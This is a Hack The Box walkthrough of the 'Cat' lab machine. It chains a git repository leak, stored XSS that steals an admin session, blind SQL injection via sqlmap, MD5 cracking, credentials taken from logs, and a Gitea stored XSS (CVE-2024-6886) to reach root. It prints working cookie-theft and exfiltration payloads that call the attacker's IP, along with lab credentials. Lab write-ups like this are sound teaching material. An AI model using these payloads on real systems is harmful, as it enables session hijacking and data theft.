Description
Cat is a medium Hack The Box machine that features:
- Git repository exposes the source code of the web application
- Cross-Site Scripting in web application allowing the retrieval of the administrator session
- SQL Injection in the administration dashboard allows credential retrieval
- Login to the machine using the credentials
- User pivoting by using leaked credentials in Apache access log
- Discovery on internal Gitea service vulnerable to Stored XSS vulnerability
- Privilege Escalation by reading an exposed credential in an administrator Git repository using the XSS vulnerability
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.234.158.
$ ping -c 3 10.129.234.158
PING 10.129.234.158 (10.129.234.158) 56(84) bytes of data.
64 bytes from 10.129.234.158: icmp_seq=1 ttl=63 time=49.8 ms
64 bytes from 10.129.234.158: icmp_seq=2 ttl=63 time=50.1 ms
64 bytes from 10.129.234.158: icmp_seq=3 ttl=63 time=49.9 ms

--- 10.129.234.158 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 49.759/49.891/50.064/0.127 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.234.158 -sS -oN nmap_scan
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.234.158
Host is up (0.051s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.12 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.234.158 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.129.234.158
Host is up (0.050s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 96:2d:f5:c6:f6:9f:59:60:e5:65:85:ab:49:e4:76:14 (RSA)
|   256 9e:c4:a4:40:e9:da:cc:62:d1:d6:5a:2f:9e:7b:d4:aa (ECDSA)
|_  256 6e:22:2a:6a:6d:eb:de:19:b7:16:97:c2:7e:89:29:d5 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://cat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.99 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the cat.htb domain to the /etc/hosts file.
$ echo '10.129.234.158 cat.htb' | sudo tee -a /etc/hosts


We find a cat competition web application. We can register in the website and login if we click in Join button. We login by clicking in Already have an account?.
 Now we can click in the

 Contest tab and we will have the option to send cat data for the contest. After sending the data we find that it is being put for inspection.
 Enumerating the web site files, we find a Git repository in the
 .git folder. We download it with git-dumper tool.
$ gobuster dir -u 'http://cat.htb' -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cat.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.git                 (Status: 301) [Size: 301] [--> http://cat.htb/.git/]
/.git/config          (Status: 200) [Size: 92]
/.git/index           (Status: 200) [Size: 1726]
/.git/logs/           (Status: 403) [Size: 272]

$ virtualenv .env
$ pip install git-dumper
$ git-dumper http://cat.htb/.git cat_repository
We find the full source code of the PHP web application.
$ ls cat_repository
accept_cat.php  config.php   css             img          index.php  logout.php    vote.php  winners.php
admin.php       contest.php  delete_cat.php  img_winners  join.php   view_cat.php  winners
We can see in the config.php file that the web application is using a SQLite database located in the /databases internal machine file system path.
$ ls cat_repository
$ cat config.php
<?php
// Database configuration
$db_file = '/databases/cat.db';

// Connect to the database
try {
    $pdo = new PDO("sqlite:$db_file");
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Error: " . $e->getMessage());
}
?>
By doing a code review we find a few vulnerabilities. Firstly, the contest.php is the controller of the page in which we can send the data of the cat. We find in the code that all the parameters are checked with a regular expression to avoid Cross-Site Scripting injections.
...
// Function to check for forbidden content
function contains_forbidden_content($input, $pattern) {
    return preg_match($pattern, $input);
}

// Check if the form has been submitted
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Capture form data
    $cat_name = $_POST['cat_name'];
    $age = $_POST['age'];
    $birthdate = $_POST['birthdate'];
    $weight = $_POST['weight'];

    $forbidden_patterns = "/[+*{}',;<>()\\[\\]\\/\\:]/";

    // Check for forbidden content
    if (contains_forbidden_content($cat_name, $forbidden_patterns) ||
        contains_forbidden_content($age, $forbidden_patterns) ||
        contains_forbidden_content($birthdate, $forbidden_patterns) ||
        contains_forbidden_content($weight, $forbidden_patterns)) {
        $error_message = "Your entry contains invalid characters.";
...
But in the register page, join.php we find that the fields are not checked so it is possible to inject HTML code. The user data is saved to the users table.
...
// Registration process
if ($_SERVER["REQUEST_METHOD"] == "GET" && isset($_GET['registerForm'])) {
    $username = $_GET['username'];
    $email = $_GET['email'];
    $password = md5($_GET['password']);

    $stmt_check = $pdo->prepare("SELECT * FROM users WHERE username = :username OR email = :email");
    $stmt_check->execute([':username' => $username, ':email' => $email]);
    $existing_user = $stmt_check->fetch(PDO::FETCH_ASSOC);
...
We need to find a page where the username or the email is rendered to check the code. We find the administrator dashboard in the admin.php file in which the list of the sent cats is shown and accepting and rejecting can be done. A sessions is considered as an administrator with the axel user.
...
<?php
session_start();

include 'config.php';

// Check if the user is logged in
if (!isset($_SESSION['username']) || $_SESSION['username'] !== 'axel') {
    header("Location: /join.php");
    exit();
}
...
We find the owner data being rendered in the view_cat.php file, specifically the username and no filtering is being done, the data is rendered as-is meaning that there is a Cross-Site Scripting vulnerability that will allow us to steal their cookie if they access to the view_cat.php page.
...
<div class="container">
    <h1>Cat Details: <?php echo $cat['cat_name']; ?></h1>
    <img src="<?php echo $cat['photo_path']; ?>" alt="<?php echo $cat['cat_name']; ?>" class="cat-photo">
    <div class="cat-info">
        <strong>Name:</strong> <?php echo $cat['cat_name']; ?><br>
        <strong>Age:</strong> <?php echo $cat['age']; ?><br>
        <strong>Birthdate:</strong> <?php echo $cat['birthdate']; ?><br>
        <strong>Weight:</strong> <?php echo $cat['weight']; ?> kg<br>
        <strong>Owner:</strong> <?php echo $cat['username']; ?><br>
        <strong>Created At:</strong> <?php echo $cat['created_at']; ?>
    </div>
</div>
...
We also find a SQL Injection vulnerability in the accept_cat.php file, the endpoint used for accepting the inspected cat. One of the queries, INSERT, is being used without using prepared statements. As no response from the query is sent back, it is a blind SQL injection by using the catName parameter.
...
if (isset($_SESSION['username']) && $_SESSION['username'] === 'axel') {
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        if (isset($_POST['catId']) && isset($_POST['catName'])) {
            $cat_name = $_POST['catName'];
            $catId = $_POST['catId'];
            $sql_insert = "INSERT INTO accepted_cats (name) VALUES ('$cat_name')";
            $pdo->exec($sql_insert);
...
Exploitation
We are going to start the exploitation with the XSS vulnerability. We are going to create a new account with the username set as the payload we are going to use as the payload, in this case a piece of HTML code that will create a HTTP request to our server containing the cookie of the administrator user:
<img src=x onerror=this.src="http://10.10.14.33/?cookie="+encodeURI(btoa(document.cookie))>
 After creating the account we will start our HTTP listener and we will create a new cat as we done before.
$ python -m http.server 80
After a few seconds we receive the requests containing the Base64 encoded cookie.
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.234.158 - - "GET /?cookie=UEhQU0VTU0lEPXZmcm5hNmJrdW1oYTAxc2w3ZzUxbWZmdW9p HTTP/1.1" 200 -

$ echo 'UEhQU0VTU0lEPXZmcm5hNmJrdW1oYTAxc2w3ZzUxbWZmdW9p' | base64 -d
PHPSESSID=vfrna6bkumha01sl7g51mffuoi
The cookie name is PHPSESSID and its value is vfrna6bkumha01sl7g51mffuoi. Now we can move to the administrator session by changing the value of our cookie in the browser using the developer tools. After refreshing the page, we have a new tab called Admin.
 We have the option of checking the cat’s data with the
 View button, accepting the submission with the Accept button and rejecting the submission with the Reject option. We are going to accept the submission and we are going to intercept the HTTP request to the server with a proxy. After that we will save the request to a file.
$ cat add_cat_req
POST /accept_cat.php HTTP/1.1
Host: cat.htb
Content-Length: 20
Accept-Language: es-ES,es;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://cat.htb
Referer: http://cat.htb/admin.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=vfrna6bkumha01sl7g51mffuoi
Connection: keep-alive

catName=Meow&catId=1
We find that the vulnerable parameter to SQL injection catName we saw previously is being sent. We are going to use SQLMap tool to dump the contents of the users table.
$ sqlmap -r add_cat_req -p catName --dbms=sqlite --level=5 --risk=3 -T users --dump
...
Database: <current>
Table: users
[11 entries]
+---------+-------------------------------+----------------------------------+---------------------------------------------------------------------------------------------+
| user_id | email                         | password                         | username                                                                                    |
+---------+-------------------------------+----------------------------------+---------------------------------------------------------------------------------------------+
| 1       | axel2017@gmail.com            | d1bbba3670feb9435c9841e46e60ee2f | axel                                                                                        |
| 2       | rosamendoza485@gmail.com      | ac369922d560f17d6eeb8b2c7dec498c | rosa                                                                                        |
| 3       | robertcervantes2000@gmail.com | 42846631708f69c00ec0c0a8aa4a92ad | robert                                                                                      |
| 4       | fabiancarachure2323@gmail.com | 39e153e825c4a3d314a0dc7f7475ddbe | fabian                                                                                      |
| 5       | jerrysonC343@gmail.com        | 781593e060f8d065cd7281c5ec5b4b86 | jerryson                                                                                    |
| 6       | larryP5656@gmail.com          | 1b6dce240bbfbc0905a664ad199e18f8 | larry                                                                                       |
| 7       | royer.royer2323@gmail.com     | c598f6b844a36fa7836fba0835f1f6   | royer                                                                                       |
| 8       | peterCC456@gmail.com          | e41ccefa439fc454f7eadbf1f139ed8a | peter                                                                                       |
| 9       | angel234g@gmail.com           | 24a8ec003ac2e1b3c5953a6f95f8f565 | angel                                                                                       |
| 10      | jobert2020@gmail.com          | 88e4dceccd48820cf77b5cf6c08698ad | jobert                                                                                      |
...
We get many users and password hashes. We can only recover the password of the rosa user, soyunaprincesarosa.
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 hashes
Using default input encoding: UTF-8
Loaded 9 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Press 'q' or Ctrl-C to abort, almost any other key for status
soyunaprincesarosa (rosa)
1g 0:00:00:01 DONE 0.7092g/s 10172Kp/s 10172Kc/s 83937KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
The password is reused for the Linux system so we can login using SSH protocol.
$ ssh rosa@cat.htb
rosa@cat.htb's password:
...
rosa@cat:~$ whoami
rosa
Post-Exploitation
We find that rosa is part of the adm group so we are allowed to read system logs.
rosa@cat:~$ id
uid=1001(rosa) gid=1001(rosa) groups=1001(rosa),4(adm)
We are going to search for passwords.
rosa@cat:~$ grep -rni "password" /var/log
...
/var/log/apache2/access.log.1:1061:127.0.0.1 - - "GET /join.php?loginUsername=axel&loginPassword=aNdZwgC4tI9gnVXv_e3Q&loginForm=Login HTTP/1.1" 302 329 "http://cat.htb/join.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0"
...
We find in the /var/log/apache2/access.log.1 file that axel user is logging in the website with aNdZwgC4tI9gnVXv_e3Q password. The password is reused for the Linux system, so we can login using SSH.
$ ssh axel@cat.htb
axel@cat.htb's password:
...

You have mail.
axel@cat:~$ id
uid=1000(axel) gid=1000(axel) groups=1000(axel)
When we login in the machine, we find that we have mail available (in /var/mail/axel file).
axel@cat:~$ cat /var/mail/axel
From rosa@cat.htb  Sat Sep 28 04:51:50 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S4pnXk001592
        for <axel@cat.htb>; Sat, 28 Sep 2024 04:51:50 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S4pnlT001591
        for axel@localhost; Sat, 28 Sep 2024 04:51:49 GMT
Date: Sat, 28 Sep 2024 04:51:49 GMT
From: rosa@cat.htb
Message-Id: <202409280451.48S4pnlT001591@cat.htb>
Subject: New cat services

Hi Axel,

We are planning to launch new cat-related web services, including a cat care website and other projects. Please send an email to jobert@localhost with information about your Gitea repository. Jobert will check if it is a promising service that we can develop.

Important note: Be sure to include a clear description of the idea so that I can understand it properly. I will review the whole repository.

From rosa@cat.htb  Sat Sep 28 05:05:28 2024
Return-Path: <rosa@cat.htb>
Received: from cat.htb (localhost [127.0.0.1])
        by cat.htb (8.15.2/8.15.2/Debian-18) with ESMTP id 48S55SRY002268
        for <axel@cat.htb>; Sat, 28 Sep 2024 05:05:28 GMT
Received: (from rosa@localhost)
        by cat.htb (8.15.2/8.15.2/Submit) id 48S55Sm0002267
        for axel@localhost; Sat, 28 Sep 2024 05:05:28 GMT
Date: Sat, 28 Sep 2024 05:05:28 GMT
From: rosa@cat.htb
Message-Id: <202409280505.48S55Sm0002267@cat.htb>
Subject: Employee management

We are currently developing an employee management system. Each sector administrator will be assigned a specific role, while each employee will be able to consult their assigned tasks. The project is still under development and is hosted in our private Gitea. You can visit the repository at: http://localhost:3000/administrator/Employee-management/. In addition, you can consult the README file, highlighting updates and other important details, at: http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md.
In the first mail we find that we need to send to jobert@localhost our Gitea repository and we need to include a “clear description” to be reviewed. In the second mail we find that the administrator have access to the Employee-management repository in the Gitea local server. We find that the server is running on port 3000.
axel@cat:~$ netstat -tulnp | grep 127
tcp        0      0 127.0.0.1:36241         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53923         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:51815         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:587           0.0.0.0:*               LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
We need to local port-forward the port to our machine to be able to access to the Gitea server.
$ ssh -N -L 127.0.0.1:3000:127.0.0.1:3000 rosa@cat.htb
Now we can enter into the axel account in the server by visiting http://127.0.0.1:3000. No repositories are found.
 We find that the
 1.22.0 version of Gitea is being used. This version is vulnerable to a Stored XSS vulnerability in the description field of the repository, CVE-2024-6886, allowing to inject hyperlinks with JavaScript code. If the hyperlink is clicked, for example by jobert user, malicious code can be executed leading to the steal of cookies or allowing the reading of pages that only the administrator can access, such as the Employee-management repository.
We are going to use this vulnerability to retrieve the README.md file from http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md URL. We are going to craft a JavaScript hyperlink which will retrieve the contents of the file and it will forward it to our HTTP opened port:
<a href='javascript:fetch("http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md").then(response => response.text()).then(data => fetch("http://10.10.14.33/?page=" + btoa(unescape(encodeURIComponent(data)))));'>Access to Documentation</a>
We create a new repository with the HTML code as the description and we will initialize the repository to create the initial files. This step is important and if it is not done the description will not appear.
 After that we return to the
 axel Linux session and we send a mail using the sendmail tool to jobert.
axel@cat:~$ echo -e 'Subject: Hello\n\nhttp://localhost:3000/axel/repo\n\n' | sendmail jobert@localhost
After a few seconds we receive the HTTP request. We decode it.
$ nc -nvlp 80
listening on [any] 80 ...
connect to [10.10.14.33] from (UNKNOWN) [10.129.234.158] 35124
GET /?page=IyBFbXBsb3llZSBNYW5hZ2VtZW50ClNpdGUgdW5kZXIgY29uc3RydWN0aW9uLiBBdXRob3JpemVkIHVzZXI6IGFkbWluLiBObyB2aXNpYmlsaXR5IG9yIHVwZGF0ZXMgdmlzaWJsZSB0byBlbXBsb3llZXMu HTTP/1.1
Host: 10.10.14.33
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Origin: http://localhost:3000
Connection: keep-alive
Priority: u=4
We will decode the string using JavaScript code:
thestring = 'IyBFbXBsb3llZSBNYW5hZ2VtZW50ClNpdGUgdW5kZXIgY29uc3RydWN0aW9uLiBBdXRob3JpemVkIHVzZXI6IGFkbWluLiBObyB2aXNpYmlsaXR5IG9yIHVwZGF0ZXMgdmlzaWJsZSB0byBlbXBsb3llZXMu';
console.log(decodeURIComponent(escape(window.atob(thestring))));

# Employee Management
Site under construction. Authorized user: admin. No visibility or updates visible to employees.
We find that the README file only mentions that the site is under constructions. Let’s enumerate the repository files by changing http://localhost:3000/administrator/Employee-management/raw/branch/main/README.md to http://localhost:3000/administrator/Employee-management in the hyperlink and repeating the previous steps. We obtain the HTML code and we save it to a file.
...
<tr data-entryname="dashboard.php" data-ready="true" class="ready entry">
...
<tr data-entryname="index.php" data-ready="true" class="ready entry">
...
<tr data-entryname="logout.php" data-ready="true" class="ready entry">
We find three .php files: dashboard.php, index.php and logout.php. Let’s check the index.php file in the http://localhost:3000/administrator/Employee-management/raw/branch/main/index.php location. We receive the following code:
<?php
$valid_username = 'admin';
$valid_password = 'IKw75eR0MR7CMIxhH0';

if (!isset($_SERVER['PHP_AUTH_USER']) || !isset($_SERVER['PHP_AUTH_PW']) ||
    $_SERVER['PHP_AUTH_USER'] != $valid_username || $_SERVER['PHP_AUTH_PW'] != $valid_password) {

    header('WWW-Authenticate: Basic realm="Employee Management"');
    header('HTTP/1.0 401 Unauthorized');
    exit;
}

header('Location: dashboard.php');
exit;
?>
We get the password for the admin username, IKw75eR0MR7CMIxhH0. We can pivot to root account in the Linux machine with this password.
axel@cat:~$ su root
Password:
root@cat:/home/axel# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@cat:/home/axel# cat /home/axel/user.txt
<REDACTED>
You have new mail in /var/mail/root
root@cat:/home/axel# cat /root/root.txt
<REDACTED>